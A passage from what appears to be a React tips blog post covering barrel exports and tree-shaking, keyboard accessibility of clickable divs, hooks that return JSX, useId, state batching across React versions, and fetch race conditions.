- 💀 No tree-shaking!

Webpack output:

main.js: 455 KB

- Button.js (used) ✅
- Chart.js (unused) 💀
- Dashboard.js (unused) 💀
- Table.js (unused) 💀
- Calendar.js (unused) 💀
- FileUploader.js (unused) 💀
- chart.js library (unused) 💀
- All dependencies (unused) 💀

✅ Direct Imports (Tree-Shaking Works):

```
// No barrel export! Import directly!
// Your app:
import Button from './components/Button';

function App() {
  return <Button>Click me</Button>;
}
```

// What gets bundled:

1. You import Button from './components/Button'
2. Bundler loads Button.js directly
3. ✅ Button.js is a leaf module (no re-exports)
4. ✅ Tree-shaking works!
5. ✅ Only Button bundled!

// Bundle size:

- Button component: 5 KB ✅
- Total: 5 KB ✅

Savings: 450 KB! ✂

User impact:

- Download: 5 KB (90x smaller!)
- Parse time: 20ms (125x faster!)
- 3G connection: 0.3 seconds (50x faster!)
- Users happy! ✨

// Webpack output:

```
main.js: 5 KB
  - Button.js (used) ✅
  - Everything else: Tree-shaken away! ✨
```

Example 2: Lodash Barrel Import

```
// ❌ BAD - Imports entire lodash!
import { map, filter } from 'lodash';

// Bundle includes:
// - map: 2 KB
// - filter: 2 KB
// - Plus 200+ other functions: 67 KB
// - Total: 71 KB! 💀

// ✅ GOOD - Direct imports!
import map from 'lodash/map';
import filter from 'lodash/filter';

// Bundle includes:
// - map: 2 KB
// - filter: 2 KB
// - Total: 4 KB ✅

// Savings: 67 KB! ✂️

// ✅ BETTER - Use lodash-es (ES modules)!
import { map, filter } from 'lodash-es';

// With lodash-es, tree-shaking works!
// Bundle: 4 KB ✅
```

Example 3: Custom Component Library

```
// Your component library structure:
// components/
//   index.js (barrel export)
//   Button/index.js
//   Table/index.js
//   Chart/index.js (imports recharts – 100 KB!)

// components/index.js
export { default as Button } from './Button';
export { default as Table } from './Table';
export { default as Chart } from './Chart';

// App using your library:
// ❌ BAD
import { Button } from 'my-component-library';

// Bundle includes:
// – Button: 5 KB
// – Table (unused): 40 KB 💀
// – Chart (unused): 50 KB 💀
// – recharts (unused): 100 KB 💀
// – Total: 195 KB! 💀

// ✅ GOOD – Package with separate entry points!
// package.json:
{
  "exports": {
    "./Button": "./dist/Button.js",
    "./Table": "./dist/Table.js",
    "./Chart": "./dist/Chart.js"
  }
}

// App:
import Button from 'my-component-library/Button';

// Bundle includes:
// – Button: 5 KB ✅
// – Total: 5 KB ✅

// Savings: 190 KB! ✂
```

👉 How to Fix Barrel Exports:

// ❌ Current structure (barrel export):

```
components/  
  index.js          // 💀 Re-exports everything  
  Button.js  
  Input.js  
  Modal.js  
  Chart.js
```

// index.js

```
export { default as Button } from './Button';  
export { default as Input } from './Input';  
export { default as Modal } from './Modal';  
export { default as Chart } from './Chart';
```

// ✅ Solution 1: Remove barrel export, import directly

```
components/  
  Button.js  
  Input.js  
  Modal.js  
  Chart.js
```

// App:

```
import Button from './components/Button';  
import Input from './components/Input';
```

// ✅ Solution 2: Use separate entry points (published packages)

// package.json:

```
{  
  "exports": {  
    "./Button": "./dist/Button.js",  
    "./Input": "./dist/Input.js",  
    "./Modal": "./dist/Modal.js",  
    "./Chart": "./dist/Chart.js"  
  }  
}
```

// App:

```
import Button from 'my-library/Button';
```

// ✅ Solution 3: Use named exports (not default)

// Button.js

```
export function Button() { /* ... */ } // Named export
```

// index.js

```
export { Button } from './Button'; // Re-export named
```

// App:

```
import { Button } from './components';

// Slightly better for tree-shaking, but still not ideal!
```

Bundle Analysis:

Test: Import one Button component

With barrel export (index.js):

- └ Bundle size: 455 KB
- └ Unused code: 450 KB (99%!) 💀
- └ Parse time: 2500ms
- └ Load time (3G): 15 seconds
- └ Tree-shaking: Failed 💀

Direct import:

- └ Bundle size: 5 KB ✅
- └ Unused code: 0 KB
- └ Parse time: 20ms
- └ Load time (3G): 0.3 seconds
- └ Tree-shaking: Success ✅

With sideEffects: false:

- └ Bundle size: 8-15 KB
- └ Unused code: 3-10 KB
- └ Parse time: 50ms
- └ Load time (3G): 0.5 seconds
- └ Tree-shaking: Partial ⚠️

Key insight:

Barrel exports kill tree-shaking!
Direct imports = smallest bundles!

7. React Accessibility Trap: The "div onClick" Keyboard Trap

Your clickable divs are INVISIBLE to keyboard users! 15% of users can't use your app because you used onClick on div instead of button.

This is a lawsuit waiting to happen.

This pattern destroys production performance. 📦

The Problem:

Divs aren't keyboard accessible. Screen readers skip them. Tab key ignores them. You just blocked millions of users!

❌ The Accessibility Disaster:

```
function ProductCard({ product, onAddToCart }) {
  return (
    <div className="product-card">
      <img src={product.image} alt={product.name} />
      <h3>{product.name}</h3>
      <p>\${product.price}</p>

      { /* 🚨 ACCESSIBILITY NIGHTMARE! */ }
      <div
        className="add-to-cart-button"
        onClick={() => onAddToCart(product.id)}
      >
        Add to Cart
      </div>
    </div>
  );
}
```

// What happens for keyboard users:

1. User presses Tab key
2. ❌ Focus skips the "button" (it's a div!)
3. User can't reach "Add to Cart"
4. User can't buy product
5. You lost a customer! 💀

// What happens for screen reader users:

1. Screen reader reads page
2. ❌ Announces "Add to Cart" as text, not a button
3. User doesn't know it's clickable
4. No way to activate it with voice commands
5. User leaves frustrated! 😡

// What happens legally:

1. User files ADA complaint
2. Company faces lawsuit
3. Settlement: \$50,000–\$500,000
4. Mandatory accessibility audit: \$30,000
5. Remediation work: \$100,000+

Total cost: \$180,000+ for using <div> instead of <button>! 💀

✅ Accessible Button (Correct):

```
function ProductCard({ product, onAddToCart }) {  
  return (  
    <div className="product-card">  
      <img src={product.image} alt={product.name} />  
      <h3>{product.name}</h3>  
      <p>\${product.price}</p>  
  
      { /* ✨ ACCESSIBLE! */ }  
      <button  
        className="add-to-cart-button"  
        onClick={() => onAddToCart(product.id)}  
      >  
        Add to Cart  
      </button>  
    </div>  
  );  
}
```

// What happens now:

// Keyboard users:

1. Tab key focuses the button
2. Enter/Space activates it
3. Can add to cart!

// Screen reader users:

1. Announces "Add to Cart, button"
2. User knows it's interactive
3. Voice commands work: "Click Add to Cart button"
4. Can buy product!

// Legal compliance:

- ✅ WCAG 2.1 compliant
- ✅ ADA compliant
- ✅ Section 508 compliant
- ✅ No lawsuits!

🔥 Real Accessibility Issues:

Issue 1: Modal Close Button

```
// ❌ BAD - Keyboard trap!
function Modal({ isOpen, onClose, children }) {
  if (!isOpen) return null;

  return (
    <div className="modal-overlay" onClick={onClose}>
      <div className="modal">
        {/* 🚫 Not keyboard accessible! */}
        <div className="close-button" onClick={onClose}>
          ×
        </div>
        {children}
      </div>
    </div>
  );
}
```

// Keyboard user:

1. Opens modal
2. Presses Tab to close
3. ❌ Can't focus on × button
4. Presses Esc key
5. ❌ Nothing happens (no keyboard handler!)
6. 💀 TRAPPED IN MODAL FOREVER!

```
// ✅ GOOD - Fully accessible
function Modal({ isOpen, onClose, children }) {
  if (!isOpen) return null;

  // ✨ Close on Escape key
  useEffect(() => {
    const handleEscape = (e) => {
      if (e.key === 'Escape') onClose();
    };

    document.addEventListener('keydown', handleEscape);
    return () => document.removeEventListener('keydown', handleEscape);
  }, [onClose]);

  return (
    <div
      className="modal-overlay"
      onClick={onClose}
      role="dialog"           // ✨ Semantic role
      aria-modal="true"       // ✨ Tells screen readers it's a modal
    >
      <div className="modal">
        {/* ✨ Real button! */}
        <button
          className="close-button"
          onClick={onClose}
          aria-label="Close modal" // ✨ Screen reader text
        >
          ×
        </button>
        {children}
      </div>
    </div>
  );
}
```

// Now:

1. Tab focuses close button
2. Enter/Space closes modal
3. Escape key closes modal
4. Screen reader announces "Close modal, button"
5. No one trapped!

Issue 2: Card Click

```
// ❌ BAD – Entire card clickable with div
function ProductCard({ product }) {
  const navigate = useNavigate();

  return (
    <div
      className="product-card"
      onClick={() => navigate(`/products/${product.id}`)}
      style={{ cursor: 'pointer' }} // 🚩 Looks clickable, but...
    >
      <img src={product.image} alt={product.name} />
      <h3>{product.name}</h3>
      <p>\${product.price}</p>
    </div>
  );
}
```

// Problems:

- ❌ Can't Tab to card
- ❌ Can't activate with keyboard
- ❌ Screen reader doesn't know it's clickable
- ❌ Can't use with voice commands

```
// ✅ GOOD – Semantic link
function ProductCard({ product }) {
  return (
    <article className="product-card">
      {/* ✨ Wrap in link for navigation */}
      <Link
        to={` /products/${product.id}`}
        className="product-link"
      >
        <img src={product.image} alt={product.name} />
        <h3>{product.name}</h3>
        <p>\${product.price}</p>
      </Link>
    </article>
  );
}
```

```
// Or if it's an action, not navigation:
function ProductCard({ product, onQuickView }) {
  return (
    <article className="product-card">
      <img src={product.image} alt={product.name} />
      <h3>{product.name}</h3>
      <p>\${product.price}</p>

      {/* ✨ Button for action */}
      <button onClick={() => onQuickView(product)}>
        Quick View
      </button>
    </article>
  );
}
```

// Now:

1. Tab to focus
2. Enter to activate
3. Screen reader: "Link, {product.name}" or "Button, Quick View"
4. Voice commands work

👉 The Keyboard Navigation Rules:

// Rule 1: Navigation = <Link> or <a>

// ✅ CORRECT

```
<Link to="/dashboard">Dashboard</Link>
```

```
<a href="/dashboard">Dashboard</a>
```

// ❌ WRONG

```
<div onClick={() => navigate('/dashboard')}>Dashboard</div>
```

// Rule 2: Actions = <button>

// ✅ CORRECT

```
<button onClick={handleSubmit}>Submit</button>
```

```
<button onClick={handleDelete}>Delete</button>
```

// ❌ WRONG

```
<div onClick={handleSubmit}>Submit</div>
```

```
<span onClick={handleDelete}>Delete</span>
```

// Rule 3: If it looks clickable, make it focusable

// ✅ CORRECT

```
<button className="icon-button">
```

```
  <Icon name="trash" />
```

```
</button>
```

// ❌ WRONG

```
<div className="icon-button" onClick={handleClick}>
```

```
  <Icon name="trash" />
```

```
</div>
```

// Rule 4: Custom interactive elements need tabIndex and role

// ✅ ONLY if you absolutely can't use button/link

```
<div
```

```
  role="button"
```

```
  tabIndex={0}
```

```
  onClick={handleClick}
```

```
  onKeyDown={(e) => {
```

```
    if (e.key === 'Enter' || e.key === ' ') {
```

```
      e.preventDefault();
```

```
      handleClick();
```

```
    }
```

```
  }}
```

```
>
```

```
  Custom Button
```

```
</div>
```

// But seriously, just use <button>! ✨

Accessibility Impact:

Your e-commerce site with div buttons:

Users affected:

- └ Keyboard-only users: 5-10% of all users
- └ Screen reader users: 1-2%
- └ Voice control users: 2-3%
- └ Motor disability users: 3-5%
- └ Temporary disability (broken mouse): 5%
- └ **Total: 15-20% of potential customers!** 💀

If you have 100,000 monthly visitors:

- └ 15,000-20,000 can't use your site
- └ Average order value: \ \$50
- └ Conversion rate: 2%
- └ Lost revenue: \ \$15,000-\ \$20,000/month
- └ **Annual: \ \$180,000-\ \$240,000 lost!** 💀

Plus legal risk:

- └ ADA lawsuit settlements: \ \$50K-\ \$500K
- └ Remediation costs: \ \$50K-\ \$200K
- └ Reputation damage: Priceless 💀

Fix: Replace `<div onClick>` with `<button>`

Cost: 5 minutes

Savings: Hundreds of thousands of dollars!

🔥 ESLint Rules:

```
// .eslintrc.js
{
  "plugins": ["jsx-a11y"],
  "rules": {
    // ✨ Catches clickable divs!
    "jsx-a11y/no-static-element-interactions": "error",
    "jsx-a11y/click-events-have-key-events": "error",
    "jsx-a11y/no-noninteractive-element-interactions": "error",

    // ✨ Enforces proper roles
    "jsx-a11y/role-has-required-aria-props": "error",

    // ✨ Requires alt text on images
    "jsx-a11y/alt-text": "error"
  }
}

// Install:
npm install --save-dev eslint-plugin-jsx-a11y

// Now ESLint will catch:
<div onClick={handleClick}> // ❌ Error!
// ⚠️ Visible, non-interactive elements with click handlers
//   must have at least one keyboard listener

<button onClick={handleClick}> // ✅ No error!
```

💡 Testing Accessibility:

Manual test (takes 2 minutes):

1. Unplug your mouse
2. Use only Tab key to navigate
3. Can you reach every interactive element?
4. Can you activate them with Enter/Space?

If NO to any → You have accessibility issues!

Automated tools:

- └ axe DevTools (Chrome extension)
- └ Lighthouse (Chrome DevTools)
- └ WAVE (Browser extension)
- └ React axe (in development)

Screen reader test:

- └ Mac: Turn on VoiceOver (Cmd+F5)
- └ Windows: Turn on Narrator (Ctrl+Win+Enter)
- └ Navigate your site
- └ Do interactive elements announce correctly?

🎯 The Checklist:

For every interactive element:

- ☑ Can you Tab to it?
- ☑ Can you activate with Enter/Space?
- ☑ Does screen reader announce it correctly?
- ☑ Does it have visible focus indicator?
- ☑ Can you use it without a mouse?

If NO to any:

- ✅ Use <button> for actions
- ✅ Use <a> or <Link> for navigation
- ✅ Add proper ARIA labels
- ✅ Add keyboard event handlers
- ✅ Test with keyboard only

🚩 Legal Reality:

Recent accessibility lawsuits:

Domino's Pizza: \$4,000 + legal fees + remediation

Winn-Dixie: \$100,000 settlement

Target: \$6 million settlement

Bank of America: \$3.5 million

Common violation: Clickable divs without keyboard access

Your risk:

- └ Anyone can file ADA complaint
- └ No warning required
- └ Settlements average \$50K-\$500K
- └ Plus your legal fees and remediation

Prevention cost: Use `<button>` instead of `<div onClick>`

Literally free! Just better HTML! ✨

8. React's Magic: Custom Hooks That Return JSX

Stop returning just data from your hooks!

Hooks can return JSX elements, not just data!

This pattern will blow your mind and make your code 10x cleaner. 🚀

Why This Pattern is REVOLUTIONARY:

- Encapsulates UI logic + rendering together
- Reusable across your entire app
- No prop drilling, no context needed
- Separation of concerns on steroids
- Cleaner component code

Pro Tips:

- Wrap returned JSX in `useMemo` to prevent unnecessary re-creation
- Combine with `useCallback` for optimal performance
- Perfect for: modals, toasts, tooltips, drawers, dropdowns

💡 The Pattern:

❌ Traditional Way (Messy):

```
function ProductPage() {
  const [isModalOpen, setIsModalOpen] = useState(false);
  const [modalContent, setModalContent] = useState(null);
  const [modalTitle, setModalTitle] = useState('');

  const showModal = (title, content) => {
    setModalTitle(title);
    setModalContent(content);
    setIsModalOpen(true);
  };

  return (
    <div>
      <button onClick={() => showModal('Details', <ProductDetails />)}>
        View Details
      </button>

      {isModalOpen && (
        <Modal onClose={() => setIsModalOpen(false)}>
          <h2>{modalTitle}</h2>
          {modalContent}
        </Modal>
      )}
    </div>
  );
}
```

✅ Modern Way (Hook Returns JSX):

```
function useModal() {
  const [isOpen, setIsOpen] = useState(false);
  const [content, setContent] = useState(null);

  const openModal = (modalContent) => {
    setContent(modalContent);
    setIsOpen(true);
  };

  const closeModal = () => setIsOpen(false);

  const Modal = isOpen ? (
    <ModalWrapper onClose={closeModal}>
      {content}
    </ModalWrapper>
  ) : null;

  return { Modal, openModal, closeModal };
}

// Usage – SO CLEAN! 🥰
function ProductPage() {
  const { Modal, openModal } = useModal();

  return (
    <div>
      <button onClick={() => openModal(<ProductDetails />)}>
        View Details
      </button>

      {Modal}  {/* Just drop it in! */}
    </div>
  );
}
```

🔥 Advanced: Toast Notifications Hook:

```
function useToast() {
  const [toasts, setToasts] = useState([]);

  const addToast = useCallback((message, type = 'info') => {
    const id = Date.now();
    setToasts(prev => [...prev, { id, message, type }]);

    setTimeout(() => {
      setToasts(prev => prev.filter(t => t.id !== id));
    }, 3000);
  }, []);

  const ToastContainer = (
    <div className="toast-container">
      {toasts.map(toast => (
        <Toast key={toast.id} {...toast} />
      ))}
    </div>
  );

  return { ToastContainer, addToast };
}

// Usage across your app:
function App() {
  const { ToastContainer, addToast } = useToast();

  return (
    <div>
      <button onClick={() => addToast('Saved!', 'success')}>
        Save
      </button>
      {ToastContainer}
    </div>
  );
}
```

👉 Tooltip Hook:

```
function useTooltip() {
  const [isVisible, setIsVisible] = useState(false);
  const [position, setPosition] = useState({ x: 0, y: 0 });
  const [content, setContent] = useState(null);

  const showTooltip = useCallback((event, tooltipContent) => {
    setContent(tooltipContent);
    setPosition({ x: event.clientX, y: event.clientY });
    setIsVisible(true);
  }, []);

  const hideTooltip = useCallback(() => {
    setIsVisible(false);
  }, []);

  const Tooltip = isVisible ? (
    <div
      style={{
        position: 'fixed',
        left: position.x,
        top: position.y
      }}
      className="tooltip"
    >
      {content}
    </div>
  ) : null;

  return { Tooltip, showTooltip, hideTooltip };
}

// Ultra clean usage:
function Dashboard() {
  const { Tooltip, showTooltip, hideTooltip } = useTooltip();

  return (
    <div>
      <button
        onMouseEnter={(e) => showTooltip(e, 'Click to refresh')}
        onMouseLeave={hideTooltip}
      >
        Refresh
      </button>

      {Tooltip}
    </div>
  );
}
```



```
);  
}
```

🎯 Portal Hook:

```
function usePortal(id = 'portal-root') {  
  const [content, setContent] = useState(null);  
  
  const Portal = content ? (  
    createPortal(content, document.getElementById(id))  
  ) : null;  
  
  return { Portal, setPortalContent: setContent };  
}  
  
// Create overlays anywhere, render them in portals!  
function MyComponent() {  
  const { Portal, setPortalContent } = usePortal();  
  
  return (  
    <>  
      <button onClick={() => setPortalContent(<FullscreenVideo />)}>  
        Play Video  
      </button>  
      {Portal}  
    </>  
  );  
}
```

🔥 Mind-Bending Combo:

```
function useFeature() {  
  const { Modal, openModal } = useModal();  
  const { ToastContainer, addToast } = useToast();  
  const { Tooltip, showTooltip } = useTooltip();  
  
  const UI = (  
    <>  
      {Modal}  
      {ToastContainer}  
      {Tooltip}  
    </>  
  );  
  
  return { UI, openModal, addToast, showTooltip };  
}  
  
// One hook, complete UI system! 🤖
```

9. React's Hidden Gem: The "useId" Hook

Stop using random IDs or counters! React 18 has a built-in hook that solves this perfectly. This is a game-changer for forms!

The Problem:

You need unique IDs for accessibility (labels, ARIA), but generating them causes hydration errors in SSR!

❌ The Old Ways (Broken):

// ❌ BAD – Not unique across components

```
function Input({ label }) {
  return (
    <>
      <label htmlFor="input">
        {label}
      </label>
      <input id="input" /> // Two inputs = same ID = broken! 🤯
    </>
  );
}
```

```
<Input label="Name" />
<Input label="Email" />
```

// ❌ BAD – Hydration mismatch in SSR

```
function Input({ label }) {
  const id = Math.random().toString(); // Different on server vs client!

  return (
    <>
      <label htmlFor={id}>{label}</label>
      <input id={id} />
    </>
  );
}
```

✅ The React 18 Way:

```
import { useId } from 'react';

function Input({ label }) {
  const id = useId(); // ✨ Unique, SSR-safe, automatic!

  return (
    <>
      <label htmlFor={id}>{label}</label>
      <input id={id} />
    </>
  );
}

// Perfect! Each input gets unique ID! 🎉
<Input label="Name" />
<Input label="Email" />
```

🔥 Real-World Examples:

1. Form Fields:

```
function TextField({ label, error, ...props }) {
  const id = useId();
  const errorId = useId();

  return (
    <div>
      <label htmlFor={id}>{label}</label>

      <input
        id={id}
        aria-describedby={error ? errorId : undefined}
        aria-invalid={!!error}
        {...props}
      />

      {error && (
        <span id={errorId} role="alert">
          {error}
        </span>
      )}
    </div>
  );
}
```

2. Radio Groups:

```
function RadioGroup({ label, options, value, onChange }) {
  const groupId = useId();

  return (
    <fieldset>
      <legend>{label}</legend>

      {options.map(option => {
        const id = `${groupId}-${option.value}`;

        return (
          <div key={option.value}>
            <input
              type="radio"
              id={id}
              name={groupId}
              value={option.value}
              checked={value === option.value}
              onChange={(e) => onChange(e.target.value)}
            />

            <label htmlFor={id}>{option.label}</label>
          </div>
        );
      })}
    </fieldset>
  );
}
```

3. Checkbox with Description:

```
function Checkbox({ label, description }) {  
  const id = useId();  
  const descId = useId();  
  
  return (  
    <div>  
      <input  
        type="checkbox"  
        id={id}  
        aria-describedby={descId}  
      />  
  
      <label htmlFor={id}>{label}</label>  
  
      <p id={descId} className="help-text">  
        {description}  
      </p>  
    </div>  
  );  
}
```

👉 Advanced – Multiple IDs in One Component:

```
function AddressForm() {
  const streetId = useId();
  const cityId = useId();
  const zipId = useId();

  return (
    <form>
      <div>
        <label htmlFor={streetId}>Street</label>
        <input id={streetId} />
      </div>

      <div>
        <label htmlFor={cityId}>City</label>
        <input id={cityId} />
      </div>

      <div>
        <label htmlFor={zipId}>ZIP Code</label>
        <input id={zipId} />
      </div>
    </form>
  );
}
```

✨ Pro Tip – Prefixing:

```
function Input({ label }) {
  const id = useId();
  const inputId = `input-${id}`;
  const errorId = `error-${id}`;

  return (
    <>
      <label htmlFor={inputId}>{label}</label>
      <input id={inputId} aria-describedby={errorId} />
      <span id={errorId}>Error message</span>
    </>
  );
}
```

✨ Why useId Rocks:

- Unique across entire app
- SSR-safe (same on server & client!)
- No hydration errors
- Works with React 18+ streaming
- Built-in, no dependencies
- Deterministic (same tree position = same ID)

🚫 Don't Use For:

// ❌ NOT for list keys!

```
{items.map(item => (  
  <div key={useId()}> // Wrong! Use item.id or index  
    {item.name}  
  </div>  
))}
```

// ❌ NOT as a counter or random value

```
const randomId = useId(); // It's not random!
```

// ✅ ONLY for accessibility attributes

```
<label htmlFor={useId()}>...</label>
```

📚 Common Use Cases:

- Form labels & inputs
- ARIA attributes (describedby, labelledby, controls)
- Radio/checkbox groups
- Accordions, tabs, dialogs
- Comboboxes, listboxes
- Any element pairing that needs IDs

10. React State Issue: The "Async setState Batching" Bug That Corrupts Data

Your setState calls aren't batching in async code! Multiple state updates cause multiple renders and race conditions.

React 18 fixes this, but code with React version less than 18 still breaks. 🤖

The Problem (React 17 and earlier):

setState outside React events doesn't batch - every setState triggers a separate render, causing performance issues and race conditions!

❌ React 17 – No Batching in Async:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [loading, setLoading] = useState(false);
  const [error, setError] = useState(null);

  const fetchData = async () => {
    setLoading(true);    // 🚩 Render #1
    setError(null);      // 🚩 Render #2

    try {
      const userData = await fetchUser(userId);
      setUser(userData);  // 🚩 Render #3

      const userPosts = await fetchPosts(userId);
      setPosts(userPosts); // 🚩 Render #4

      setLoading(false);  // 🚩 Render #5
    } catch (err) {
      setError(err.message); // 🚩 Render #6
      setLoading(false);     // 🚩 Render #7
    }
  };

  useEffect(() => {
    fetchData();
  }, [userId]);

  return (
    // some JSX
  );
}
```

// React 17 behavior:
// 1. setLoading(true) → Component re-renders
// 2. setError(null) → Component re-renders again
// 3. await fetchUser → Data arrives
// 4. setUser(userData) → Component re-renders
// 5. await fetchPosts → Data arrives
// 6. setPosts(userPosts) → Component re-renders
// 7. setLoading(false) → Component re-renders
//
// Total: 5 re-renders! 🤯
// All expensive! All triggered children to re-render!
// Performance: Terrible!
//
// Worse: Race conditions!

```
// If userId changes during fetch:  
// - Old fetch completes  
// - Sets state with OLD data  
// - New fetch completes  
// - Sets state with NEW data  
// - But components might have rendered with OLD data!  
// - Data inconsistency! 💀
```

✓ React 18 – Automatic Batching:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [loading, setLoading] = useState(false);
  const [error, setError] = useState(null);

  const fetchData = async () => {
    setLoading(true);
    setError(null);

    try {
      const userData = await fetchUser(userId);
      setUser(userData);

      const userPosts = await fetchPosts(userId);
      setPosts(userPosts);

      setLoading(false);
    } catch (err) {
      setError(err.message);
      setLoading(false);
    }
  };

  useEffect(() => {
    fetchData();
  }, [userId]);

  return (
    // some JSX
  );
}

// React 18 behavior:
// 1. setLoading(true) + setError(null) → Batched! ✨
// 2. await fetchUser → Data arrives
// 3. setUser(userData) → Queued
// 4. await fetchPosts → Data arrives
// 5. setPosts(userPosts) + setLoading(false) → Batched! ✨
//
// Total: 2 re-renders (vs 5 in React 17!) 🚀
// 60% fewer re-renders!
// Much better performance! ✨
```

👉 React 17 Workaround – Manual Batching:

```
import { unstable_batchedUpdates } from 'react-dom';
```

```
// React 17 – Force batching in async code
```

```
function UserProfile({ userId }) {  
  const [user, setUser] = useState(null);  
  const [posts, setPosts] = useState([]);  
  const [loading, setLoading] = useState(false);  
  const [error, setError] = useState(null);
```

```
  const fetchData = async () => {  
    // ✨ Batch these updates!  
    unstable_batchedUpdates(() => {  
      setLoading(true);  
      setError(null);  
    });  
  
    try {  
      const userData = await fetchUser(userId);  
      const userPosts = await fetchPosts(userId);  
  
      // ✨ Batch all success updates!  
      unstable_batchedUpdates(() => {  
        setUser(userData);  
        setPosts(userPosts);  
        setLoading(false);  
      });  
    } catch (err) {  
      // ✨ Batch error updates!  
      unstable_batchedUpdates(() => {  
        setError(err.message);  
        setLoading(false);  
      });  
    }  
  };  
};
```

```
useEffect(() => {  
  fetchData();  
}, [userId]);
```

```
  return (  
    // some JSX  
  );  
}
```

```
// Now in React 17:
```

```
// Total: 3 re-renders (batched!) ✨  
// Same performance as React 18!
```

🔥 Real Performance Impact:

```
// Test: Fetch user data and render 1000-item list
```

```
// React 17 (no batching):
```

```
├─ setLoading(true): 45ms render  
├─ setError(null): 43ms render  
├─ setUser(data): 48ms render  
├─ setPosts(data): 850ms render (1000 items!)  
├─ setLoading(false): 820ms render (1000 items!)  
└─ // Total: 1,806ms 😱
```

```
// React 18 (automatic batching):
```

```
├─ Batch 1: setLoading + setError: 45ms  
├─ Batch 2: setUser + setPosts + setLoading: 850ms  
└─ // Total: 895ms ⚡
```

```
// 50% faster with React 18! 🚀
```

```
// React 17 with manual batching:
```

```
├─ Batch 1: setLoading + setError: 45ms  
├─ Batch 2: setUser + setPosts + setLoading: 850ms  
└─ Total: 895ms
```

```
// Same as React 18! ✨
```

```
// ✅ Alternative: Use a reducer
```

```
const [state, dispatch] = useReducer(reducer, initialState);
```

```
const handleSubmit = async () => {  
  dispatch({ type: 'SUBMIT_START' });  
  
  try {  
    const result = await api.submit(data);  
    dispatch({ type: 'SUBMIT_SUCCESS', payload: result });  
    // Single dispatch = single render! ✨  
  } catch (err) {  
    dispatch({ type: 'SUBMIT_ERROR', payload: err });  
  }  
};
```

⚡ Opt-out of Batching (React 18):

```
import { flushSync } from 'react-dom';

function Component() {
  const [count, setCount] = useState(0);

  const handleClick = () => {
    // Force immediate render (don't batch)
    flushSync(() => {
      setCount(c => c + 1);
    });

    // This will be in a separate render
    flushSync(() => {
      console.log('Count updated:', count);
    });
  };

  return <button onClick={handleClick}>Update</button>;
}

// Use flushSync sparingly!
// Only when you need DOM updated immediately
// (e.g., to read layout, scroll to element, etc.)
```

🎯 The Bottom Line:

React 17:

- Batching only in React events (onClick, onChange, etc.)
- No batching in: setTimeout, Promise, async/await, native events
- Manual batching required: unstable_batchedUpdates

React 18:

- Automatic batching EVERYWHERE! ✨
- setTimeout, Promise, async/await, native events all batch
- No manual batching needed
- 50%+ fewer re-renders in typical apps
- Just upgrade and get free performance! 🚀

11. React Async Trap: The "Promise Race Condition" Bug That Corrupts Data

Your async code shows wrong data and you have NO IDEA why!

Fast clicks create race conditions that display stale responses.

This bug is invisible until production.

The Problem:

Multiple async requests racing - the last one to START wins, but the last one to FINISH displays!

✖ The Race Condition:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    // 🚫 No cleanup! Race condition waiting to happen!
    fetchUser(userId).then(data => {
      setUser(data);
    });
  }, [userId]);

  return <div>{user?.name}</div>;
}

// Bug scenario:
// 1. User clicks Profile #1 (slow server, takes 3 seconds)
// 2. User quickly clicks Profile #2 (fast server, takes 0.5 seconds)
// 3. Profile #2 loads: ✅ Shows User #2 (correct)
// 4. Profile #1 finishes: 🤖 Shows User #1 (WRONG!)
// 5. URL says "profile/2" but shows User #1 data!
// Data corruption! User confused! 💀

// Timeline:
// 0.0s: Request User #1 (start)
// 0.1s: Request User #2 (start) ← Should cancel #1!
// 0.6s: User #2 arrives, setUser(#2) ✅
// 3.0s: User #1 arrives, setUser(#1) 🤖 OVERWRITES!
// Result: Shows User #1 in User #2's profile!
```


✅ Fix #1 - Abort Controller:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    // ✨ Create abort controller
    const controller = new AbortController();

    fetchUser(userId, { signal: controller.signal })
      .then(data => {
        setUser(data);
      })
      .catch(error => {
        if (error.name !== 'AbortError') {
          console.error('Fetch error:', error);
        }
        // AbortError is expected when switching users
      });

    // ✨ Cleanup: Cancel previous request!
    return () => {
      controller.abort();
    };
  }, [userId]);

  return <div>{user?.name}</div>;
}
```

// Now:

```
// 1. Request User #1 starts
// 2. User clicks User #2
// 3. ✨ useEffect cleanup runs → abort Request #1
// 4. Request #2 starts
// 5. Only User #2 data displays!
// No race condition! ✨
```

✅ Fix #2 – Ignore Stale Responses:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    let isCurrent = true; // ✨ Track if this effect is still relevant

    fetchUser(userId).then(data => {
      // ✨ Only update if this is still the current userId
      if (isCurrent) {
        setUser(data);
      } else {
        console.log('Ignoring stale response for userId:', userId);
      }
    });

    // ✨ Cleanup: Mark as stale
    return () => {
      isCurrent = false;
    };
  }, [userId]);

  return <div>{user?.name}</div>;
}
```

// Now:

```
// 1. Request User #1, isCurrent = true
// 2. User clicks User #2
// 3. ✨ Cleanup runs: isCurrent (for #1) = false
// 4. Request User #2, new isCurrent = true
// 5. User #2 arrives: isCurrent = true → setUser ✅
// 6. User #1 arrives late: isCurrent = false → ignored! ✨
```

🔥 Real Bug Examples:

Bug 1: Search Results

```
function SearchResults({ query }) {
  const [results, setResults] = useState([]);

  useEffect(() => {
    // 🚩 Race condition!
    searchAPI(query).then(data => {
      setResults(data);
    });
  }, [query]);

  return results.map(r => <Result key={r.id} {...r} />);
}

// User types fast: "r" → "re" → "rea" → "reac" → "react"
// 5 requests fired!
// 🤯 Results arrive in random order!
// 🤯 Shows results for "rea" even though query is "react"!
// User confused: "Why am I seeing results for 'rea'?"

// ✅ Fix with AbortController:
useEffect(() => {
  const controller = new AbortController();

  searchAPI(query, { signal: controller.signal })
    .then(data => setResults(data))
    .catch(err => {
      if (err.name !== 'AbortError') console.error(err);
    });

  return () => controller.abort();
}, [query]);

// Now only the last search completes! ✨
```

🔥 Real Bug Examples:

Bug 2: Product Page

```
function ProductPage({ productId }) {
  const [product, setProduct] = useState(null);
  const [reviews, setReviews] = useState([]);

  useEffect(() => {
    // 🚩 Two independent race conditions!
    fetchProduct(productId).then(setProduct);
    fetchReviews(productId).then(setReviews);
  }, [productId]);

  return (
    <div>
      <h1>{product?.name}</h1>
      <Reviews reviews={reviews} />
    </div>
  );
}

// Bug:
// 1. User on Product #1
// 2. Clicks Product #2
